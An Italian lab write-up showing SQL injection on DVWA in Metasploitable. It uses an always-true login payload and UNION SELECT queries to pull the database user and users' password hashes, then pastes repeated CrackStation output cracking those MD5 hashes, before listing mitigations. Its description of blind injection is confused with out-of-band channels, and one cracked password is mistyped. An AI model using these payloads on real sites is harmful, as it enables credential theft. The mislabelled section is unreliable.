

SQL injection su dvwa

La SQL injection è un attacco utilizzato contro applicazioni web basate su database relazionali e consiste nell' immissione non autorizzata di codice di richiesta o di query nei sistemi di database. Questo attacco permette di superare l' autenticazione e accedere ai dati del database dell' utente.

Questa vulnerabilità si verifica quando:

- un'applicazione prende input dell'utente
- lo inserisce direttamente in una query SQL
- senza validazione o protezioni

L'attaccante riesce così a modificare il significato della query.

Esempio semplice (vulnerabile)

Immagina un login scritto male:

```
SELECT * FROM users
WHERE username = '$user'
AND password = '$pass';
```

Se l'applicazione inserisce l'input così com'è, l'utente controlla parte della query.

Cosa può fare un attaccante

A seconda della vulnerabilità, una SQL injection può permettere di:

- bypassare il login
- leggere dati sensibili (utenti, password, carte di credito)
- modificare o cancellare dati
- scoprire la struttura del database
- in casi gravi, eseguire comandi sul server

Tipi principali di SQL Injection

1.Classic / In-band SQLi

I dati rubati tornano direttamente nella risposta.

- Error-based: usa messaggi di errore SQL
- Union-based: combina i risultati di più query

2.Blind SQL Injection

I dati vengono inviati tramite:

- DNS
- HTTP
- altri canali esterni
(poco comune, ma potente)


Perché è ancora un problema nel 2026

Anche se è una vulnerabilità nota da oltre 20 anni, esiste ancora perché:

- codice legacy
- sviluppatori inesperti
- uso scorretto di ORM
- input “fidati” (es. API interne)

È stabilmente nella OWASP Top 10.

Screenshot attacco al DVWA di Metasploitable



' or 'a' = 'a


E' uno dei classici payload di SQL Injection, usato per forzare una condizione sempre vera all'interno di una query SQL.

Come funziona concettualmente

L'idea è semplice:

- chiude una stringa SQL con '
- inserisce una condizione OR
- usa un confronto sempre vero: 'a' = 'a

Poiché 'a' è sempre uguale a 'a', la condizione risulta TRUE.




Output del payload ' or 'a' = 'a'

Ora usiamo la query UNION che serve a unire i risultati di una query controllata dall'attaccante ed è usata nella SQL injection di tipo UNION-based.

UNION in SQL permette di unire i risultati di due SELECT

La query:

' UNION SELECT null, null -- -



Ora per cercare di avere informazioni dal database modifichiamo leggermente la query:


' UNION SELECT user(), null -- -

user() è una funzione SQL, tipicamente in MySQL, che restituisce:

- utente_database


Questa informazione è molto importante, perché rivela:

- con quale utente DB gira l'applicazione
- se è un utente debole o privilegiato




Modifichiamo ancora la query:

```
' UNION SELECT user(), database()
```



Infine per arrivare alle password usiamo un' altra query:

' UNION SELECT user, password FROM users --




Ora utilizzeremo CrackStation per craccare le hash trovate

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password


Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

Enter up to 20 non-salted hashes, one per line:

e99a18c428cb38d5f260853678922e03



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
e99a18c428cb38d5f260853678922e03	md5	abc123

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

Enter up to 20 non-salted hashes, one per line:

8d3533d75ae2c3966d7e0d4fcc69216b



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

Color Codes: Green Exact match, Yellow Partial match, Red Not found.


[Download CrackStation's Wordlist](#)

How CrackStation Works

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

0d107d09f5bbe40cade3de5c71e9e9b7




Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0d107d09f5bbe40cade3de5c71e9e9b7	md5	1etmein

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: **Green:** Exact match, **Yellow:** Partial match, **Red:** Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

Mitigazione

“La SQL Injection si mitiga principalmente:

- Non concatenare mai input dell'utente dentro una query SQL
- Usare query parametrizzate
- Sanitizzare Input
- Principio del minimo privilegio
- Escaping